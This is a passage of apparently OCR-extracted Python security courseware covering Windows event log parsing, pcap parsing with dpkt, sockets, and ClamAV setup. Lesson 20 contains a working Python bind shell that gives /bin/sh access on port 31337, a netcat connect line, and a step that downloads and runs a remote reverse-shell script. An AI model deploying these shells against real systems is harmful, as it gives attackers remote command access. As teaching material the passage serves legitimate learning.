event = int(raw_input('Enter Event ID : '))
event_id = 0
event_count = 0;
for node in nodes:
   try:
      event_id = node.getElementsByTagName('EventID')[0].childNodes[0].nodeValue
      if int(event_id) == event:
         event_count += 1
   except:
      continue
print '%-8s: %s - %-8s: %s' % ('Event ID',event,'Count',event_count)
sys.exit('...Search Complete...')
```




----------TASK 4----------
vi readevtx4.py

```
import mmap
import re
import contextlib
import sys
import operator
import HTMLParser
from xml.dom import minidom
from operator import itemgetter, attrgetter

from Evtx.Evtx import FileHeader
from Evtx.Views import evtx_file_xml_view

pars = HTMLParser.HTMLParser()
print pars.unescape('<Data Name="MaxPasswordAge">&amp;12856;"</Data>')
file_name = str(raw_input('Enter EVTX file name without extension : '))
file_name = 'WIN-M751BADISCT_System'
with open(file_name+'.evtx', 'r') as f:
   with contextlib.closing(mmap.mmap(f.fileno(), 0,
```

```
                                access=mmap.ACCESS_READ)) as buf:
        fh = FileHeader(buf, 0x0)
        xml_file = "<?xml version=\"1.0\" encoding=\"utf-8\" standalone=\"yes\"
?><Events>"
        try:
          for xml, record in evtx_file_xml_view(fh):
            xml_file += xml
        except:
          pass
        xml_file += "</Events>"
xml_file = re.sub('<NULL>', '<NULL></NULL>', xml_file)
xml_file = re.sub('<local>', '<local></local>', xml_file)
xml_file = re.sub('&amp;', '&amp;', xml_file)
f = open(file_name+'.xml', 'w')
f.write(xml_file)
f.close()
try:
  xmldoc = minidom.parse(file_name+'.xml')
except:
  sys.exit('Invalid file...')
grandNode = xmldoc.firstChild
nodes = grandNode.getElementsByTagName('Event')

events = []
event_id = 0
count = 0
for node in nodes:
  try:
    event_id = node.getElementsByTagName('EventID')[0].childNodes[0].nodeValue
    try:
      events.append({'event_id' : int(event_id), 'event_name' :
node.getElementsByTagName('string')[1].childNodes[0].nodeValue})
    except:
      events.append({'event_id' : int(event_id), 'event_name' : 'Name not found...'})
    count += 1
  except:
    continue
events = sorted(events, key=itemgetter('event_id'))
for e in events:
```

print e
sys.exit('...Search Complete...')



Lesson 18:Parsing Packets with Python's DPKT

The first thing that you will need to do is install dpkt.

sudo apt-get install -y python-dpkt

```
strategicsec@ubuntu:~/Desktop$ sudo apt-get install -y python-dpkt
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libxml-ruby1.8 ruby-libxml
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  python-dpkt
0 upgraded, 1 newly installed, 0 to remove and 368 not upgraded.
Need to get 62.2 kB of archives.
After this operation, 459 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu/ precise/universe python-dpkt all 1.6+s
Fetched 62.2 kB in 0s (175 kB/s)
Selecting previously unselected package python-dpkt.
(Reading database ... 180733 files and directories currently installed.)
Unpacking python-dpkt (from .../python-dpkt_1.6+svn54-1_all.deb) ...
Setting up python-dpkt (1.6+svn54-1) ...
Processing triggers for python-support ...
strategicsec@ubuntu:~/Desktop$
```

Now cd to your courseware directory, and the cd into the subfolder '2-PCAP-Parsing/Resources'.
Run tcpdump to capture a .pcap file that we will use for the next exercise

sudo tcpdump -ni eth0 -s0 -w quick.pcap


```
strategicsec@ubuntu:~/Desktop$ sudo tcpdump -ni eth0 -s0 -w quick.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```

--open another command prompt--
wget http://packetlife.net/media/library/12/tcpdump.pdf

```
strategicsec@ubuntu:~$ wget http://packetlife.net/media/library/12/tcpdump.pdf
--2014-11-03 18:01:58--  http://packetlife.net/media/library/12/tcpdump.pdf
Resolving packetlife.net (packetlife.net)... 173.255.200.61, 2600:3c00::f03c:91f
f:fe6e:1804
Connecting to packetlife.net (packetlife.net)|173.255.200.61|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 38195 (37K) [application/pdf]
Saving to: `tcpdump.pdf'

100%[======================================>] 38,195      --.-K/s   in 0.04s

2014-11-03 18:01:59 (1015 KB/s) - `tcpdump.pdf' saved [38195/38195]
```

vi quickpcap.py

```
#!/usr/bin/python
import dpkt;

# Simple script to read the timestamps in a pcap file
# Reference: http://superbabyfeng.blogspot.com/2009/05/dpkt-tutorial-0-simple-example-how-to.html

f = open("quick.pcap","rb")
pcap = dpkt.pcap.Reader(f)

for ts, buf in pcap:
	print ts;

f.close();
```



How dpkt breaks down a packet:

Reference:
http://superbabyfeng.blogspot.com/2009/05/dpkt-tutorial-1-dpkt-sub-modules.html

src: the MAC address of SOURCE.
dst: The MAC address of DESTINATION
type: The protocol type of contained ethernet payload.

The allowed values are listed in the file "ethernet.py",
such as:
a) ETH_TYPE_IP: It means that the ethernet payload is IP layer data.
b) ETH_TYPE_IPX: Means that the ethernet payload is IPX layer data.

References:
http://stackoverflow.com/questions/6337878/parsing-pcap-files-with-dpkt-python


Ok - now let's have a look at pcapparsing.py

sudo tcpdump -ni eth0 -s0 -w capture-100.pcap

--open another command prompt--
wget http://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf

Ok - now let's have a look at pcapparsing.py

```
import socket
import dpkt
import sys
f = open('capture-100.pcap','r')
pcapReader = dpkt.pcap.Reader(f)

for ts,data in pcapReader:
   ether = dpkt.ethernet.Ethernet(data)
   if ether.type != dpkt.ethernet.ETH_TYPE_IP: raise
   ip = ether.data
   tcp = ip.data
   src = socket.inet_ntoa(ip.src)
   srcport = tcp.sport
   dst = socket.inet_ntoa(ip.dst)
   dstport = tcp.dport
   print "src: %s (port : %s)-> dest: %s (port %s)" % (src,srcport ,dst,dstport)

f.close()
```



running this script might throw an error like this:

Traceback (most recent call last):
  File "pcapparsing.py", line 9, in <module>
    if ether.type != dpkt.ethernet.ETH_TYPE_IP: raise

If it does it is just because your packet has something in it that we didn't specify (maybe ICMP, or something)

Your homework for today...


Rewrite this pcapparsing.py so that it prints out the timestamp, the source and destination IP addresses, and the source and destination ports.

Your challenge is to fix the Traceback error

```
strategicsec@ubuntu:~$ python pcapparsing.py
Traceback (most recent call last):
  File "pcapparsing.py", line 4, in <module>
    f = open('capture-100.pcap','r')
IOError: [Errno 2] No such file or directory: 'capture-100.pcap'
strategicsec@ubuntu:~$
```

Lesson 19:Python Sockets & Port Scanning


ncat -l -v -p 1234




--open another terminal--
python

```
>>> import socket
>>> s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> s.connect(('localhost', 1234))
>>> s.send('Hello, world')
>>> data = s.recv(1024)
>>> s.close()
```

>>> print 'Received', 'data'







Lesson 20: Bind and Reverse Shells

vi simplebindshell.py

```
#!/bin/python
import os,sys,socket

ls = socket.socket(socket.AF_INET,socket.SOCK_STREAM);
print '-Creating socket..'
port = 31337
try:
	ls.bind(('', port))
	print '-Binding the port on '
	ls.listen(1)
	print '-Listening, '
	(conn, addr) = ls.accept()
	print '-Waiting for connection...'
	cli= conn.fileno()
	print '-Redirecting shell...'
	os.dup2(cli, 0)
	print 'In, '
	os.dup2(cli, 1)
	print 'Out, '
	os.dup2(cli, 2)
	print 'Err'
	print 'Done!'
	arg0='/bin/sh'
	arg1='-a'
	args=[arg0]+[arg1]
	os.execv(arg0, args)
except(socket.error):
	print 'fail\n'
	conn.close()
	sys.exit(1)
```

nc TARGETIP 31337






Preparing the target for a reverse shell
$ ncat -lvp 4444

--open another terminal--
wget https://www.trustedsec.com/files/simple_py_shell.py

vi simple_py_shell.py (change remote host IP and port)

sudo python simple_py_shell.py



Tricky shells

Reference:
http://securityweekly.com/2011/10/python-one-line-shell-code.html
http://resources.infosecinstitute.com/creating-undetectable-custom-ssh-backdoor-python-z/

Lesson 21:Python Functions & String Handling

Python can make use of functions:
http://www.tutorialspoint.com/python/python_functions.htm

Python can interact with the 'crypt' function used to create Unix passwords:
http://docs.python.org/2/library/crypt.html


Tonight we will see a lot of the split() method so be sure to keep the following references close by:
http://www.tutorialspoint.com/python/string_split.htm

Tonight we will see a lot of slicing so be sure to keep the following references close by:
http://techearth.net/python/index.php5?title=Python:Basics:Slices


http://www.tekdefense.com/downloads/malware-samples/

Lesson 22:Setting up Yara

sudo apt-get install clamav clamav-freshclam



sudo freshclam



sudo Clamscan

